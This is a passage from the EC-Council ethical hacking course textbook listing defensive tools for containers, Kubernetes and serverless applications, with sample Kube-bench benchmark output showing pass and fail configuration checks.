



Figure 19.109: Screenshot of Aqua

Listed below are additional tools for securing containers:

- Sysdig Falco (*https://sysdig.com*)
- Anchore (*https://anchore.com*)
- NeuVector (*https://neuvector.com*)
- Lacework (*https://www.lacework.com*)
- Tenable.io Container Security (*https://www.tenable.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Kubernetes Security Tools

As Kubernetes is a de facto container deployment and management tool, its workloads need to be regularly monitored and secured with appropriate security implementations. Security professionals use tools, such as Kube-bench, Alcide Advisor, and Advanced Cluster Security for Kubernetes, to secure the Kubernetes environment.

- **Kube-bench**

  Source: *https://github.com*

  Kube-bench is a Go application used to check whether Kubernetes is securely deployed by running checks according to the center for internet security Kubernetes benchmark documentation. It performs permission, authentication, and security checks across Kubernetes clusters and secures containers data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


```
[INFO] 1 Master Node Security Configuration
[INFO] 1.1 API Server
[FAIL] 1.1.1 Ensure that the --allow-privileged argument is set to false (Scored)
[FAIL] 1.1.2 Ensure that the --anonymous-auth argument is set to false (Scored)
[PASS] 1.1.3 Ensure that the --basic-auth-file argument is not set (Scored)
[PASS] 1.1.4 Ensure that the --insecure-allow-any-token argument is not set (Scored)
[FAIL] 1.1.5 Ensure that the --kubelet-https argument is set to true (Scored)
[PASS] 1.1.6 Ensure that the --insecure-bind-address argument is not set (Scored)
[PASS] 1.1.7 Ensure that the --insecure-port argument is set to 0 (Scored)
[PASS] 1.1.8 Ensure that the --secure-port argument is not set to 0 (Scored)
[FAIL] 1.1.9 Ensure that the --profiling argument is set to false (Scored)
[FAIL] 1.1.10 Ensure that the --repair-malformed-updates argument is set to false (Scored)
[PASS] 1.1.11 Ensure that the admission control policy is not set to AlwaysAdmit (Scored)
[FAIL] 1.1.12 Ensure that the admission control policy is set to AlwaysPullImages (Scored)
[FAIL] 1.1.13 Ensure that the admission control policy is set to DenyEscalatingExec (Scored)
[FAIL] 1.1.14 Ensure that the admission control policy is set to SecurityContextDeny (Scored)
[PASS] 1.1.15 Ensure that the admission control policy is set to NamespaceLifecycle (Scored)
[FAIL] 1.1.16 Ensure that the --audit-log-path argument is set as appropriate (Scored)
[FAIL] 1.1.17 Ensure that the --audit-log-maxage argument is set to 30 or as appropriate (Scored)
[FAIL] 1.1.18 Ensure that the --audit-log-maxbackup argument is set to 10 or as appropriate (Scored)
[FAIL] 1.1.19 Ensure that the --audit-log-maxsize argument is set to 100 or as appropriate (Scored)
[PASS] 1.1.20 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Scored)
[PASS] 1.1.21 Ensure that the --token-auth-file parameter is not set (Scored)
[FAIL] 1.1.22 Ensure that the --kubelet-certificate-authority argument is set as appropriate (Scored)
```

Figure 19.110: Screenshot of Kube-bench

Listed below are additional tools for the security of the Kubernetes environment:

- Alcide Advisor (*https://www.alcide.io*)
- Advanced Cluster Security for Kubernetes (*https://www.redhat.com*)
- Aqua Kubernetes Security (*https://www.aquasec.com*)
- KubeXray (*https://github.com*)
- Sumo Logic (*https://www.sumologic.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Serverless Application Security Solutions

Serverless cloud computing has witnessed enormous growth in the last couple of years. However, the evolving cloud-based infrastructure also invites various security risks, such as function event-data injection, broken authentication, and over-privileged function permissions. Therefore, it is mandatory to carry out security inspections at regular intervals. Security professionals use various tools, such as CloudGuard, Synk, and Aqua Security for Serverless Functions (FaaS), to conduct security tests on serverless infrastructure.

- **CloudGuard**

  Source: *https://www.checkpoint.com*

  CloudGuard is a comprehensive security solution for serverless applications. It provides automatic least-privilege protection for functions, logs, and databases. With the built-in machine-based analysis mechanisms and deep learning algorithms, CloudGuard establishes a model of normal application and function behavior to detect and block application-layer attacks in advance.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


